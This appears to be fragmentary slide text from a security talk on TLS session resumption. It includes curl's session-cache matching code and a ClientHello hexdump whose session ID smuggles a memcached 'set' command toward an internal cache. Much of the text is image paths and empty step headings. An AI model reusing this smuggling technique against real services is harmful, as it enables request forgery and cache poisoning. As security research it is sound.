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v.)0.q.} ..}.G.`.
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
Same session?




```
for(i = 0; i < data->set.general_ssl.max_ssl_sessions; i++) {
    check = &data->state.session[i];
    if(!check->sessionid)
        /* not session ID means blank entry */
        continue;
    if(strcasecmp(name, check->name) &&
        ((!conn->bits.conn_to_host && !check->conn_to_host) ||
         (conn->bits.conn_to_host && check->conn_to_host &&
          strcmp(conn->conn_to_host.name, check->conn_to_host))) &&
        ((!conn->bits.conn_to_port && check->conn_to_port == -1) ||
         (conn->bits.conn_to_port && check->conn_to_port != -1 &&
          conn->conn_to_port == check->conn_to_port)) &&
        (port == check->remote_port) &&
        strcmp(conn->handler->scheme, check->scheme) &&
        Curl_ssl_config_matches(ssl_config, &check->ssl_config)) {
```

```
/* information stored about one single SSL session */
struct curl_ssl_session {
    char *name; /* host name for which this ID was used */
    char *conn_to_host; /* host name for the connection (may be NULL) */
    const char *scheme; /* protocol scheme used */
    void *sessionid; /* as returned from the SSL layer */
    size_t idsize; /* if known, otherwise 0 */
    long age; /* just a number, the higher the more recent */
    int remote_port; /* remote port */
    int conn_to_port; /* remote port for the connection (may be -1) */
    struct ssl_primary_config ssl_config; /* setup for this session */
};
```



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


Step 2



Step 3





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0040 f1 5/ 16 03 01 06 63 01 00 06 5f 03 03 b8 cd ff .w...c. .._.....
0050 aa 70 81 e1 b3 9b 4b c4 dd 42 75 45 a4 21 7b d7 .p...K. .BuE!{.
0060 0e 00 c9 be e3 85 46 18 c6 f2 98 a8 e0 20 a6 fd .....F.....
0070 8e 78 3c b6 c8 71 4a 01 af 3f 8c 21 9c 58 a2 47 .x<..qJ. .?.!X.G
0080 81 d0 58 58 48 38 d0 fa b0 56 2c c8 7a c5 00 3e ..XXH8.. .V,.z.>
0090 13 02 13 03 13 01 c0 2c c0 30 00 9f cc a9 cc a8 ..... ,.0.....
00a0 cc aa c0 2b c0 2f 00 9e c0 24 c0 28 00 6b c0 23 ...+./.. .$. (.k.#
00b0 c0 27 00 67 c0 0a c0 14 00 39 c0 09 c0 13 00 33 .'.g.... .9.....3
00c0 00 9d 00 9c 00 3d 00 3c 00 35 00 2f 00 ff 01 00 .....=< .5./....
00d0 05 d8 00 00 00 18 00 16 00 00 13 73 73 6c 74 65 ..... ..sslte
00e0 73 74 2e 6a 6d 61 64 64 75 78 2e 63 6f 6d 00 0b st.jmadd ux.com..
00f0 00 04 03 00 01 02 00 0a 00 0c 00 0a 00 1d 00 17 ..... ..
0100 00 1e 00 19 00 18 33 74 00 00 00 10 00 0e 00 0c .....3t .....
0110 02 68 32 08 68 74 74 70 2f 31 2e 31 00 16 00 00 .h2.http /1.1...
0120 00 17 00 00 00 31 00 00 00 0d 00 30 00 2e 04 03 .....1.. ...0...
0130 05 03 06 03 08 07 08 08 08 09 08 0a 08 0b 08 04 ..... ..
0140 08 05 08 06 04 01 05 01 06 01 03 03 02 03 03 01 ..... ..
0150 02 01 03 02 02 02 04 02 05 02 06 02 00 2b 00 09 ..... ..+..
0160 08 03 04 03 03 03 02 03 01 00 2d 00 02 01 01 00 ..... ..
0170 33 00 26 00 24 00 1d 00 20 3f a6 90 1c 5f 43 ac 3.&$. .. ?..._C.
0180 74 84 4b 2a 7c 55 b5 f3 7d 40 bd 5b 2a d8 54 ea t.K*|U.. }@[*_T.
0190 f3 b6 04 21 40 95 03 b8 42 00 29 05 0d 04 d8 04 ...!@... B.).....
01a0 d2 0d 0a 73 65 74 20 7a 20 30 20 30 20 31 34 0d .set z 0 0 14.
01b0 0a 69 6d 20 69 6e 20 75 72 20 63 61 63 68 65 0d .im in u r cache.
01c0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
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set z 0 0 14
im in u r cache

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· · set z 0 0 14 ·
· im in u r cache ·
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9          3=<5/ssltest.jmaddux.com

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0.http/1.11

